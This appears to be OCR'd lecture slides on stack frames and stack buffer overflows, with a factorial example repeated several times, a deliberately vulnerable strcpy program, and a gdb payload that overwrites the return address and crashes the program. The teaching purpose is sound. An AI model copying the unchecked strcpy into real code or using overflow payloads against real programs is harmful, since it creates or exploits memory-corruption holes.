


```
#include <stdio.h>
#include <stdlib.h>

int calls;

void fact(int a, int *b){
  calls++;
  if (a==1) return;
  *b = *b * a;
  fact(a - 1, b);
}

int main(){
  int n, *m;

  scanf("%d", &n);
  m = malloc(sizeof(int));
  *m = 1;
  fact(n, m);
  printf("Factorial(%d) is %d\n", n, *m);
  free(m);
}
```

%esp : stack pointer
%ebp : frame pointer

Lower address

STACK FRAME GROWTH




Stack Frames

```
#include <stdio.h>
#include <stdlib.h>

int calls;

void fact(int a, int *b){
  calls++;
  if (a==1) return;
  *b = *b * a;
  fact(a - 1, b);
}

int main(){
  int n, *m;

  scanf("%d", &n);
  m = malloc(sizeof(int));
  *m = 1;
  fact(n, m);
  printf("Factorial(%d) is %d\n", n, *m);
  free(m);
}
```

%esp : stack pointer
%ebp : frame pointer

STACK FRAME GROWTH


Higher address



```
#include <stdio.h>
#include <stdlib.h>

int calls;

void fact(int a, int *b){
  calls++;
  if (a==1) return;
  *b = *b * a;
  fact(a - 1, b);
}

int main(){
  int n, *m;

  scanf("%d", &n);
  m = malloc(sizeof(int));
  *m = 1;
  fact(n, m);
  printf("Factorial(%d) is %d\n", n, *m);
  free(m);
}
```


Lower address

STACK FRAME GROWTH



```
#include <stdio.h>
#include <stdlib.h>

int calls;

void fact(int a, int *b){
  calls++;
  if (a==1) return;
  *b = *b * a;
  fact(a - 1, b);
}

int main(){
  int n, *m;

  scanf("%d", &n);
  m = malloc(sizeof(int));
  *m = 1;
  fact(n, m);
  printf("Factorial(%d) is %d\n", n, *m);
  free(m);
}
```

ANATOMY OF STACK



The **stack grows downward from higher to lower memory address, whereas buffer fill from lower to higher memory address.** If we can successfully PUSH more data on to the stack that it has allocated, we can possibly push past the **EBP to the EIP (red)** and have the **EIP overwritten** and point instead to our code. EIP will point to our code and begin execution so if its overwritten a segmentation fault occurs.

A VULNERABLE CODE


```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
   func(argv[1]);
   return 0;
```


STACK OVERFLOW

- The vulnerability over here is in: `char buf[100];strcpy(buf, name);`
- Overflow buffer by filling **108** characters, built up by 100 times the letter 'A', 4 times a 'B', followed by 4 times the letter 'C'
- 100 A's to **fill the buffer**, the **B's to overwrite the EBP** and the **C's to overwrite the return address.**

```
(gdb) run $(python -c 'print "\x41" * 100+ "\x42\x42\x42\x42"+"\x43\x43\x43\x43"')
```

- EIP (Extended Instruction Pointer) contains the address of the next instruction to be executed, which now points to the faulty address.
- **Segmentation fault.** This is an error the CPU produces when you something tries to access a part of the memory it should not be accessing.





```
(gdb) run $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Starting program: /tmp/coen/buf $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

STACK SMASHING: EXPLOITING BUFFER OVERFLOW

- The popular Stack Based Buffer Overflow Attack method is the **"Smashing the Stack"** attack. In this type of attack rather than **overflowing input** that **overwrites the other variables, base pointer, and return address** ie, the return address **with a specific address** the attacker intends to lead the code to. **The attacker intelligently crafts this exploit in such a way that the overwritten return address points to the malicious code(normally shellcodes) injected and leads to the execution of the same.** It can be like launching a shell.

What is the specific address that Trudy should choose?

